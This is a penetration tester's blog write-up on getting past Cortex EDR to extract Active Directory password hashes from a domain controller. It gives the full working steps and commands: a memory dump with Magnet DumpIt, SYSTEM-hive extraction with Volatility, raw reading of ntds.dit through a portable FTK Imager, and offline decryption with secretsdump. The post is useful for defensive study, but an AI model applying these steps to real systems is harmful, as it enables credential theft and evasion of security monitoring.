Bypassing EDR NTDS.dit protection using BlueTeam tools.


medium.com/@0xcc00/bypassing-edr-ntds-dit-protection-using-blueteam-tools-1d161a554f9f

bilal al-qurneh

June 9, 2024

bilal al-qurneh

During an internal penetration test, Cortex EDR was installed in the domain controller. After obtaining Domain Admin privileges on the network, the EDR blocked all known attempts to extract the NTDS hashes. Consequently, I had to think of an alternative methods to retrieve the hashes.



TIME	FILE NAME	MODULE	MODE
[redacted]	[redacted]	Credential Gathering Protec	Prevent
[redacted]	[redacted]	[redacted]	Prevent
[redacted]	[redacted]	[redacted]	Prevent
[redacted]	[redacted]	[redacted]	Prevent
[redacted]	[redacted]	[redacted]	Prevent
[redacted]	[redacted]	[redacted]	Prevent
[redacted]	[redacted]	[redacted]	Prevent
[redacted]	[redacted]	[redacted]	Prevent

DETAILS
Application Information:

Connection: Connected to (Internal Network)
Last Check-in:

TL;DR :


To Extract the hashes we need:
- **SYSTEM hive**, I dumped the entire server memory using Magnet DumpIt and extracted the hives with Volatility.
- **NTDS.dit**, protected by the OS and monitored by EDR, I used **FTK Imager** to read the **C:\** drive in its raw state without triggering the normal system calls.
- Then using impacket-secretdump locally to decrypt the file.

The Long version :

Previously i wrote an article about a similar method to dump the Lsass https://medium.com/@0xcc00/bypass-crowdstrike-falcon-edr-protection-against-process-dump-like-lsass-exe-3c163e1b8a3e, this article uses the same technique for the initial step and expands on it.

All the tools used are signed and have legitimate uses by the blue team, which give the advantage to the attacker to use them without getting blocked.
To manually extract the hashes, we need two things: the SYSTEM hive and the **ntds.dit** file from the system.

For the SYSTEM hive:
I extracted it by dumping the entire server memory, which took about 30 minutes using Magnet DumpIt (https://www.magnetforensics.com/resources/magnet-dumpit-for-windows/).



Magnet RAM Capture

RAM Capture v1.2.0

Copyright (c) 2014-2019 Magnet Forensics Inc.
http://www.magnetforensics.com

Segment size: Don't Split

Save RAM capture to...

[redacted]test.raw


67%

22,578 of 33,792 MB

Next, we can extract the hives from the raw memory dump using Volatility. I'll use a combination of Volatility2 and Volatility3, as some modules perform better in one version than the other.

Start by listing all the hives and their locations using Volatility3 (https://github.com/volatilityfoundation/volatility3):

```
vol -f test.raw windows.registry.printkey.PrintKey
```




```
vol -f test.raw windows.registry.printkey.PrintKey
Volatility 3 Framework 2.7.0
Progress:  100.00               PDB scanning finished
Last Write Time Hive Offset     Type    Key     Name    Data    Volatile

[redacted]                      0xaf0287e36000  Key     [NONAME]        A               False
                                0xaf0287e36000  Key     [NONAME]        MACHINE         False
                                0xaf0287e36000  Key     [NONAME]        USER            False
                                0xaf0287e36000  Key     [NONAME]        WC              False
                                0xaf0287e41000  Key     \REGISTRY\MACHINE\SYSTEM        ActivationBroker                False
                                0xaf0287e41000  Key     \REGISTRY\MACHINE\SYSTEM        ControlSet001           False
                                0xaf0287e41000  Key     \REGISTRY\MACHINE\SYSTEM        ControlSet002           False
                                0xaf0287e41000  Key     \REGISTRY\MACHINE\SYSTEM        Cyvera          False
                                0xaf0287e41000  Key     \REGISTRY\MACHINE\SYSTEM        DriverDatabase          False
                                0xaf0287e41000  Key     \REGISTRY\MACHINE\SYSTEM        HardwareConfig          False
                                0xaf0287e41000  Key     \REGISTRY\MACHINE\SYSTEM        Keyboard Layout         False
                                0xaf0287e41000  Key     \REGISTRY\MACHINE\SYSTEM        Maps            False
                                0xaf0287e41000  Key     \REGISTRY\MACHINE\SYSTEM        MountedDevices          False
                                0xaf0287e41000  Key     \REGISTRY\MACHINE\SYSTEM        ResourceManager         False
                                0xaf0287e41000  Key     \REGISTRY\MACHINE\SYSTEM        ResourcePolicyStore             False
                                0xaf0287e41000  Key     \REGISTRY\MACHINE\SYSTEM        RNG             False
                                0xaf0287e41000  Key     \REGISTRY\MACHINE\SYSTEM        Select          False
                                0xaf0287e41000  Key     \REGISTRY\MACHINE\SYSTEM        Setup           False
                                0xaf0287e41000  Key     \REGISTRY\MACHINE\SYSTEM        Software                False
                                0xaf0287e41000  Key     \REGISTRY\MACHINE\SYSTEM        WPA             False
                                0xaf0287e41000  Key     \REGISTRY\MACHINE\SYSTEM        CurrentControlSet               True
                                0xaf0287e60000  Key     \REGISTRY\MACHINE\HARDWARE      ACPI            False
                                0xaf0287e60000  Key     \REGISTRY\MACHINE\HARDWARE      DESCRIPTION             False
                                0xaf0287e60000  Key     \REGISTRY\MACHINE\HARDWARE      DEVICEMAP               False
                                0xaf0287e60000  Key     \REGISTRY\MACHINE\HARDWARE      RESOURCEMAP             True
                                0xaf028ab17000  Key     \Device\HarddiskVolume1\Boot\BCD        Description             False
```

To dump the hive, we'll use Volatility2:
(https://github.com/volatilityfoundation/volatility/releases/tag/2.6.1)

```
/opt/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone --
profile=Win10x64_14393 dumpregistry -o 0xaf0287e41000 -D output_vol -f test.raw
```



```
/opt/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone --profile=Win10x64_14393 dumpregistry -o 0xaf0287e41000 -D output_vol -f test.raw
Volatility Foundation Volatility Framework 2.6
**************************************************
Writing out registry: registry.0xaf0287e41000.SYSTEM.reg

**************************************************
```

For the NTDS.dit file:
This file is protected by the operating system, making it difficult to copy directly. That's why attacks like Shadow Copy exist, but the EDR was blocking these attempts and likely monitoring any system calls involving this file. To bypass this, I used **FTK Imager**. Typically used in forensics to create and analyze hard drive dumps, FTK Imager also has a feature that allows reading and analyzing attached drives.

This method allows us to read the `C:\` drive in its raw state and access any file on it without triggering normal system calls. Using this approach, we can not only read `ntds.dit` but also any file on the system that is protected, monitored, or locked by a running process.


FTK Imager is not inherently portable, and while there is a portable version called FTK Imager Lite, it is paid. Therefore, we need to create our own portable version (since no one likes the idea of installing software on the domain controller during an assessment).

Here are the steps to create the portable version:
1. Download and install FTK Imager on your Windows machine:
(https://www.exterro.com/digital-forensics-software/ftk-imager).
2. Copy the contents of `C:\Program Files\AccessData\FTK Imager` into a new folder.

3. Copy the following DLLs from `C:\Windows\System32` into the new folder:
— mfc100*
— mfc110*
— mfc120*
— mfc140*
— mfc140u.dll
— msvcp140.dll
— vcruntime140.dll

You can now share this folder and access it from the domain controller.

To open the current drive:
1. Go to File -> Add Evidence Item -> Physical Drive -> Select the C drive.
2. Export C:\Windows\NTDS\ntds.dit.



Export Files

Copying files...


\\[redacted]\test\ntds.dit

Name	Size	Type
	10,240	Regular File
	10,240	Regular File
	10,240	Regular File
	10,240	Regular File
	10,240	File Slack
	10,240	Regular File
	10,240	File Slack
	10,240	Regular File
	573,440	Regular File
	3,960	File Slack
ntds.jfm	32	Regular File
temp.edb	7,080	Regular File

Cursor pos = 0; clus = 5917226; log sec = 47337808; phy sec = 48363856

Now we can decrypt the NTDS.dit file using impacket-secretdump.

```
secretsdump.py LOCAL -system output_vol/registry.0xaf0287e41000.SYSTEM.reg -ntds
ntds.dit
```



```
⌘ secretsdump.py LOCAL -system output_vol/registry.0xaf0287e41000.SYSTEM.reg -ntds ../ntds.dit
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Target system bootKey: [redacted]
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: [redacted]
[*] Reading and decrypting hashes from ../ntds.dit
[redacted]
```

You can find me on:
X: https://twitter.com/0xcc00

Linkedin: https://www.linkedin.com/in/bilal-alqurneh